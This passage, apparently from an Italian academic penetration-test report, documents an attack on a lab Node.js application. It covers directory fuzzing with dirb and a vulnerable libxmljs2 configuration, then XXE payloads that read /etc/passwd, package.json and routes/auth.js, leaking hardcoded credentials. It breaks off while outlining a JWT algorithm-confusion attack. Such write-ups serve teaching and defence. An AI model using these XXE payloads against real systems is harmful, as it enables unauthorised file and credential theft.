

Figura 16 Ispezione statica del codice sorgente HTML client-side della pagina di atterraggio e analisi dello script esterno dashboard.js con evidenza di note di sviluppo non rimosse in produzione.

5.2.4 Web Fuzzing ed Enumerazione delle Directory

Poiché l'ispezione visiva non garantisce la scoperta di endpoint non indicizzati, l'operatore offensivo avvia una fase di scansione forzata delle directory (*directory busting*). Questa attività è mappata sulla tecnica **MITRE ATT&CK T1595.003 Active Scanning: Wordlist Scanning** [22] ed è condotta utilizzando l'utility industriale **DIRB (Directory Buster)**, che interroga ricorsivamente il server web applicando un dizionario standard di percorsi comuni:

```
1. dirb http://10.84.76.22:3000/
```

Il fuzzer invia **richieste HTTP GET** sequenziali analizzando i codici di stato HTTP restituiti dal server Express:

- **Codice 200 OK**: Conferma l'esistenza di una directory o di un file esposto.
- **Codice 403 Forbidden**: Indica un endpoint esistente ma protetto da policy di controllo dell'accesso.
- **Codice 301/302 Redirect**: Evidenzia rotte o directory che reindirizzano a moduli specifici (es. /login).

I risultati dell'enumerazione con dirb delineano la mappa logica delle rotte dell'applicazione:



Figura 17 Esecuzione del fuzzer DIRB per l'enumerazione forzata delle directory e identificazione delle rotte applicative.

La scansione ha rivelato elementi di cruciale importanza per il successo dell'attacco:

- **/reports**: Un endpoint grafico e API esposto per l'importazione e l'elaborazione di file di report strutturati XML.

- **/management:** endpoint con codice 401 riporta un errore di autenticazione, quindi un possibile pannello di amministrazione. **Questo funge da alto potenziale per l'attaccante, che scopre un endpoint protetto** che ha richiede un'analisi approfondita.

L'endpoint */reports* emerge immediatamente come il target ideale per l'analisi delle vulnerabilità di iniezione di input.

5.3 Vulnerabilità applicativa: Esfiltrazione Dati e Inversione del Codice tramite XML External Entity (XXE)

L'analisi dinamica delle funzionalità esposte dall'applicazione ha rivelato un'interazione critica all'endpoint **/reports** (*gestito a livello di codice dal modulo src/routes/reports.js*). Questa rotta consente il caricamento e l'elaborazione di report strutturati compilati in formato XML. La gestione di questo formato, se priva di adeguate misure di sanitizzazione dell'input, introduce una delle più insidiose vulnerabilità di sicurezza del software: la **XML External Entity (XXE)**.



Figura 18 Interfaccia del modulo /reports dedicato all'importazione dei report in formato XML strutturato.

5.3.1 Classificazione Tassonomica ed Esame del Codice Vulnerabile

Nel contesto delle tassonomie industriali, l'XXE è classificata formalmente dal MITRE come **CWE-611: Improper Neutralization of XML External Entity Reference** [7] e trova un posizionamento diretto nello standard internazionale **OWASP Top 10:2025** all'interno della macrocategoria **A02:2025-Security Misconfiguration** [10]. L'applicazione utilizza la libreria nativa Node.js libxmljs2. Di seguito viene riportata la porzione di codice responsabile dell'elaborazione dell'input:

```
1.// DEBOLEZZA ARCHITETTURALE: Parsing con risoluzione delle entità abilitata per
retrocompatibilità
2.        const xmlDoc = libxmljs.parseXml(xmlData, {
```

```
3.            noent: true,   // Risolve le entità esterne all'interno del documento parsed
4.            dtdload: true  // Abilita il caricamento di definizioni esterne DTD
```

Il difetto di progettazione logica risiede nell'opzione { *noent: true* } passata al metodo *parseXml* della libreria. Originariamente pensata per consentire la sostituzione automatica delle macro di testo all'interno dei file di report storici aziendali, questa impostazione istruisce l'analizzatore sintattico XML (basato sulla libreria C nativa libxml2) a espandere e risolvere in modo asincrono qualsiasi entità esterna definita all'interno della sezione DOCTYPE del documento XML in transito, permettendo all'attaccante di violare i confini logici della memoria applicativa.

5.3.2 Meccanica di Abuso ed Esfiltrazione delle Informazioni

Abusando di questa impostazione, l'attaccante costruisce un payload XML personalizzato strutturato per dichiarare un'entità esterna di sistema (*SYSTEM*) che punta a percorsi critici del filesystem locale. La meccanica di questa interazione è formalizzata graficamente nel diagramma di sequenza dell'exploit chaining:



Grafico 10 Diagramma di sequenza della meccanica di sfruttamento della vulnerabilità XML External Entity (XXE) e successiva esfiltrazione

Per validare la presenza della vulnerabilità e procedere con l'inversione del codice, l'attaccante invia una richiesta HTTP POST modificata tramite il modulo *Repeater* di **Burp Suite Professional**, includendo il seguente payload strutturato:

```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <!DOCTYPE report [
```

```
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<report>
  <title>Analisi di Sicurezza</title>
  <author>Tester</author>
  <date>09/06/2026</date>
  <body>&xxe;</body>
</report>
```

Durante la fase di parsing sintattico lato server, il motore libxmljs2 intercetta l'entità denominata *&xxe* esegue una chiamata di sistema a livello di filesystem per leggere il contenuto del file */etc/passwd* e lo sostituisce direttamente all'interno della variabile logica associata al tag <*body* >. Poiché l'applicazione restituisce nella risposta JSON il contenuto elaborato del report (*processedContent*), il file sensibile viene esfiltrato in chiaro all'interno del canale HTTP di risposta.



Figura 19 Iniezione del payload XXE tramite Burp Suite Repeater ed esfiltrazione del file di sistema /etc/passwd in chiaro.

5.3.3 Estrazione dei Segreti e Ricostruzione dei Percorsi Applicativi

Superata la verifica iniziale, l'attaccante sfrutta la capacità di lettura arbitraria dei file per raccogliere informazioni forensi critiche circa l'organizzazione interna dell'applicativo, ricostruendo l'albero delle directory del filesystem. Questo processo si sviluppa attraverso i seguenti passaggi coordinati:

- **Lettura del file /etc/passwd:** L'analisi del file esfiltrato nella prima prova di attacco permette di enumerare gli utenti reali e gli account di sistema attivi sul server Linux. In particolare, si rileva la presenza dell'utente non privilegiato associato al servizio web: Qui riportato solo una porzione del file, dove sono contenuti le informazioni per quanto riguarda gli utenti trovati:

```
1. dmz-server:x:1000:1000:dmz-server:/home/dmz-server:/bin/bash
2. legacyreport:x:999:987::/opt/app:/bin/bash
```

Questa evidenza fornisce l'esatta posizione dell'applicazione all'interno del filesystem (*/opt/app*) e conferma che l'interprete esegue comandi da questo account.

Una volta confermata la vulnerabilità XXE attraverso la lettura di /etc/passwd — che ha rivelato la presenza degli utenti dmz-server e legacyreport **— la fase successiva della kill chain consiste nell'enumerare i file sensibili residenti nella home directory dell'utente applicativo**. A questo punto, l'analisi del sorgente HTML della pagina esposta si rivela determinante: ispezionando il codice client, è possibile individuare un riferimento esplicito al file *views/index.ejs*, estensione caratteristica del motore di template EJS *(Embedded JavaScript)*. Questo dettaglio costituisce un indicatore inequivocabile della presenza di un'applicazione **Node.js** sul backend, informazione che orienta strategicamente le successive scelte di attacco.

Poiché XXE consente la lettura arbitraria di file ma non l'enumerazione del contenuto di una directory — **non esistendo un primitivo equivalente al comando ls** — l'attaccante sfrutta una proprietà del filesystem virtuale Linux: **il percorso /proc/self/cwd/** : è un collegamento simbolico alla *current working directory* del processo che sta elaborando la richiesta XML, il quale, essendo avviato dall'utente legacyreport, punta alla directory /opt/app. Ne consegue che accedere a *file:///proc/self/cwd/nomefile* equivale funzionalmente ad accedere a */opt/app/nomefile*, senza necessità di conoscere a priori il percorso assoluto. Questa tecnica trova la sua efficacia congiuntamente dalla mancata sanitizzazione e validazione dell'input XML — che avrebbe dovuto impedire la risoluzione di entità esterne — e dalla configurazione del processo applicativo con percorsi di esecuzione prevedibili e non isolati, che rende banalmente indovinabili i target di lettura.

Proprio in virtù dell'identificazione del runtime Node.js, il primo file bersaglio diventa *package.json*, il manifesto centrale di qualsiasi progetto Node.js. Questo file contiene informazioni di estremo interesse offensivo: nome e versione dell'applicazione, l'entry point principale (campo "main"), gli script di avvio (campo "scripts", che rivela il comando esatto con cui il processo viene lanciato, ad esempio node app.js), e soprattutto l'elenco completo delle dipendenze — sia dependencies che devDependencies — con le rispettive versioni. Quest'ultimo dato è particolarmente critico poiché consente di ricercare nel database CVE vulnerabilità note associate alle librerie in uso, aprendo potenzialmente ulteriori vettori di compromissione. Il payload XXE formulato per questa richiesta assume la seguente forma:

```
1. xml
2. <?xml version="1.0" encoding="UTF-8"?>
3. <!DOCTYPE report [
```

```
 4.   <!ENTITY xxe SYSTEM "file:///proc/self/cwd/package.json">
 5. ]>
 6. <report>
 7.   <title>&xxe;</title>
 8.   <author>Package</author>
 9.   <date>15/01/2024</date>
10.   <body>Richiesta file package</body>
11. </report>
```

Attraverso questa richiesta, l'entità esterna viene risolta dal parser XML lato server, il quale legge il contenuto di *package.json* e lo incorpora nella risposta. Il risultato ottenuto fornisce all'attaccante una mappa dettagliata dell'ecosistema applicativo, trasformando una vulnerabilità di lettura arbitraria di file — nella tassonomia **OWASP riconducibile a A02:2025 Security Misconfiguration** [1] — in un potente strumento di ricognizione tecnologica interna, propedeutico all'identificazione di ulteriori superfici di attacco.



Figura 20 Estrazione e visualizzazione a schermo del file package.json sfruttando la vulnerabilità di Path Traversal via XXE.

La risposta del server restituisce il contenuto integrale di *package.json*, fornendo una mappa precisa dell'ecosistema tecnologico dell'applicazione. Di seguito si analizza ciascun campo rilevante.

Il campo "$name$": "$legacy-report-engine$" conferma la natura del sistema — un motore interno di gestione documentale — mentre "$version$": "2.1.3" ne indica una certa maturità, suggerendo che il codebase possa non essere stato aggiornato di recente. L'entry point "$main$": "$app.js$" e lo script "$start$": "$node app.js$" rivelano il file principale dell'applicazione, che diventa immediatamente il prossimo target di lettura tramite $file:///proc/self/cwd/app.js$. La presenza di uno script "$setup$": "$node setup.js$" è anch'essa di interesse, in quanto file di setup

contengono frequentemente logica di inizializzazione del database, credenziali hardcoded o creazione di utenti di default.

Dipendenze e superfici di attacco

Dipendenza	Versione	Osservazione
express	^4.18.2	Framework web Node.js; versione recente, non particolarmente critica di per sé
ejs	^3.1.9	Motore di template — già identificato dal sorgente HTML tramite views/index.ejs
cookie-parser	^1.4.6	Gestione dei cookie; suggerisce che l'autenticazione avvenga tramite cookie, probabilmente contenente un JWT
multer	^1.4.5-lts.1	Middleware per l'upload di file; introduce potenziali vettori di *unrestricted file upload*
axios	^1.15.1	Client HTTP lato server; la sua presenza suggerisce che l'applicazione effettui richieste verso sistemi interni, aprendo potenzialmente a scenari di *Server-Side Request Forgery* (SSRF)
libxmljs2	^0.37.0	**Parser XML** — questa è la libreria responsabile dell'elaborazione dei documenti XML ricevuti; è la radice diretta della vulnerabilità XXE sfruttata, in quanto utilizzata senza le opportune opzioni di sicurezza (noent: false) che disabilitino la risoluzione delle entità esterne
jsonwebtoken	**4.2.1**	⚠️ **Versione critica** — si tratta di una release del 2015, ferma a una major version estremamente datata rispetto all'attuale 9.x; le versioni precedenti alla 9.0.0 sono affette da vulnerabilità documentate, tra cui la celebre *algorithm confusion attack* (CVE-2022-23529 e correlate), che consente in determinati scenari di forgiare token JWT validi manipolando il campo "alg" dell'header

Tabella 5 Analisi ingegneristica delle dipendenze del progetto Node.js identificate e valutazione delle relative superfici di attacco.

L'analisi del package.json trasforma la ricognizione da generica a mirata. Sono ora noti: il file principale dell'applicazione (*app.js*), un file di setup potenzialmente rilevante (*setup.js*), la conferma della libreria responsabile della vulnerabilità XXE (*libxmljs2*), un vettore di autenticazione basato su JWT con una versione affetta da vulnerabilità note (*jsonwebtoken 4.2.1*), e la possibile presenza di funzionalità di upload file (*multer*) e di richieste HTTP verso risorse interne (*axios*). Questo insieme di informazioni delinea con precisione i passi successivi della kill chain, orientando l'attaccante verso la lettura di app.js per comprendere la logica applicativa completa e verso un'analisi approfondita del meccanismo di autenticazione JWT, potenziale candidato per una compromissione diretta dell'accesso autenticato al sistema.

5.3.4 Escalation della ricognizione: lettura di routes/auth.js e vulnerabilità di Algorithm Confusion nei JWT

Sfruttando l'endpoint */reports* identificato nel paragrafo 5.2.4, l'attaccante tenta inizialmente di esfiltrare il codice del file di avvio principale dell'applicazione, situato nel percorso radice app.js. Il payload XML inviato per forzare l'estrazione è il seguente:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE report [
  <!ENTITY xxe SYSTEM "file:///proc/self/cwd/app.js">
]>
<report>
  <title>&xxe;</title>
  <author>Ricognizione</author>
  <date>15/01/2024</date>
  <body>Test di lettura file di sistema</body>
</report>

```

Tuttavia, l'invio di questa richiesta provoca un crash immediato del processo di parsing lato server, restituendo un errore HTTP standard:



Figura 21 Eccezione fatale del parser XML lato server causata dal fallimento dell'interpretazione sintattica del file JavaScript app.js

Questo fallimento non è dovuto a una mitigazione attiva o a un controllo sui percorsi da parte dell'applicazione, bensì a una **barriera sintattica intrinseca del parser XML**. Dal punto di vista dell'ingegneria del software, la specifica dello standard XML 1.0 impone regole rigide di formattazione (*well-formedness*). Il file app.js contiene istruzioni JavaScript complesse che includono caratteri riservati non codificati:

- **L'operatore logico di AND (&&):** XML riserva il carattere ampersand (&) esclusivamente per dichiarare l'inizio di un riferimento a un'entità (es. & o <). Quando l'analizzatore sintattico nativo libxml2 (sotto lo strato di libxmljs2) incontra un token come && all'interno del file JavaScript iniettato, assume che si tratti di un'entità malformata e interrompe l'elaborazione sollevando un'eccezione fatale.
- **Gli operatori di confronto e template literal (<, >):** Questi caratteri vengono interpretati dal parser come delimitatori di tag di markup XML. La loro presenza disordinata all'interno del codice sorgente JS corrompe l'albero sintattico DOM (Document Object Model) generato in memoria volatile.

Questo comportamento si configura come una forma di protezione accidentale classificata sotto **CWE-20: Improper Input Validation** [7]. L'applicazione, non implementando filtri di codifica asincroni (come i wrapper per la conversione in Base64 tipici di PHP), è protetta dal furto di file di codice strutturato contenenti istruzioni logiche complesse.

L'analisi dell'interfaccia web dell'applicazione fornisce il vettore alternativo: osservando il comportamento del modulo di accesso, è possibile identificare che le richieste di autenticazione vengono indirizzate all'endpoint POST /api/auth/login. In un'applicazione Node.js strutturata secondo il pattern architetturale Express — di cui si ha già conferma dalla presenza di express *^4.18.2* nel *package.json* — la convenzione consolidata prevede che gli endpoint siano organizzati in file separati all'interno di una directory *routes/*. Per deduzione logica, quindi, il file responsabile della gestione dell'autenticazione sarà con elevata probabilità *routes/auth.js*. L'attaccante formula, di conseguenza, un nuovo payload XXE. Di seguito qui il codice del payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE report [
  <!ENTITY xxe SYSTEM "file:///proc/self/cwd/routes/auth.js">
]>
<report>
  <title>&xxe;</title>
  <author>Ricognizione</author>
  <date>15/01/2024</date>
  <body>Test di lettura file di sistema</body>
</report>
```



Figura 22 Esfiltrazione del file sorgente routes/auth.js rivelante la presenza di credenziali di accesso hardcoded.

La richiesta ha esito positivo: il server restituisce il contenuto integrale di routes/auth.js, aprendo una finestra diretta sulla logica di autenticazione dell'applicazione.

La prima criticità emersa dall'analisi del codice è immediatamente evidente e classificabile come OWASP A07:2025 Authentication Failures e il **CWE-259: Use of Hard-coded Password** [7] il gestore dell'endpoint POST /api/auth/login implementa un dizionario statico di credenziali hardcoded direttamente nel sorgente, con due utenze predefinite — guest:guest123 e viewer:view2024. Un commento presente nel codice stesso rivela la consapevolezza dello sviluppatore circa il rischio introdotto, annotando esplicitamente "*ELIMINARE PRIMA DI PROD!!*", indicazione che tuttavia non è mai stata recepita prima del deployment in ambiente operativo.

Tali credenziali consentono un primo accesso autenticato all'applicazione: inviando una richiesta POST /api/auth/login con le credenziali "*guest:guest123*", il server genera un token JWT:



Figura 23 Autenticazione avvenuta con successo tramite credenziali statiche e conseguente generazione del JSON Web Token (JWT).

Vulnerabilità di Algorithm Confusion nei JWT

Il meccanismo è riconducibile a una vulnerabilità di tipo *Algorithm Confusion*, nota anche come *Algorithm Substitution Attack*, che affligge in particolare le implementazioni di JWT basate su jsonwebtoken 4.2.1 — versione già segnalata come critica in sede di analisi del package.json. L'applicazione è configurata per firmare e verificare i token con algoritmo asimmetrico RS256, il quale prevede l'utilizzo di una coppia di chiavi: una chiave privata per la firma lato server e una chiave pubblica esposta per la verifica. La vulnerabilità si manifesta qualora il server non validi esplicitamente l'algoritmo dichiarato nell'header del token ricevuto: se un attaccante forgia un token specificando "alg": "HS256" anziché "alg": "RS256", la libreria — nelle versioni vulnerabili — interpreta erroneamente la chiave pubblica RSA come chiave segreta simmetrica per la verifica HMAC.

L'analisi del codice tuttavia riporta anche un endpoint rilevante: la chiave pubblica è resa disponibile all'endpoint GET */.well-known/jwks.json*, che restituisce il materiale crittografico in formato JWK (*JSON Web Key*), contenente i parametri RSA n ed e. Qui riportato lo snippet:

```
1. router.get('/.well-known/jwks.json', (req, res) => {
2.     const jwksPath = path.join(__dirname, '..', 'public', 'jwks.json');
3.     try {
4.         const jwks = JSON.parse(fs.readFileSync(jwksPath, 'utf-8'));
5.         res.setHeader('Content-Type', 'application/json');
6.         res.send(jwks);
7.     } catch {
8.         res.status(500).json({ error: 'JWKS non disponibile' });
9.     }
10. });
```

Poiché la chiave pubblica è per definizione nota e recuperabile dall'endpoint JWKS, l'attaccante può firmare autonomamente qualsiasi payload con tale chiave, ottenendo un token che il server verificherà come valido. La kill chain per lo sfruttamento di questa vulnerabilità si articola nelle seguenti fasi:

- **Fase 1 Recupero della chiave pubblica.** L'attaccante effettua una richiesta GET /.well-known/jwks.json per ottenere il JWK contenente i parametri RSA pubblici n ed e, dai quali è possibile ricostruire la chiave pubblica in formato PEM.

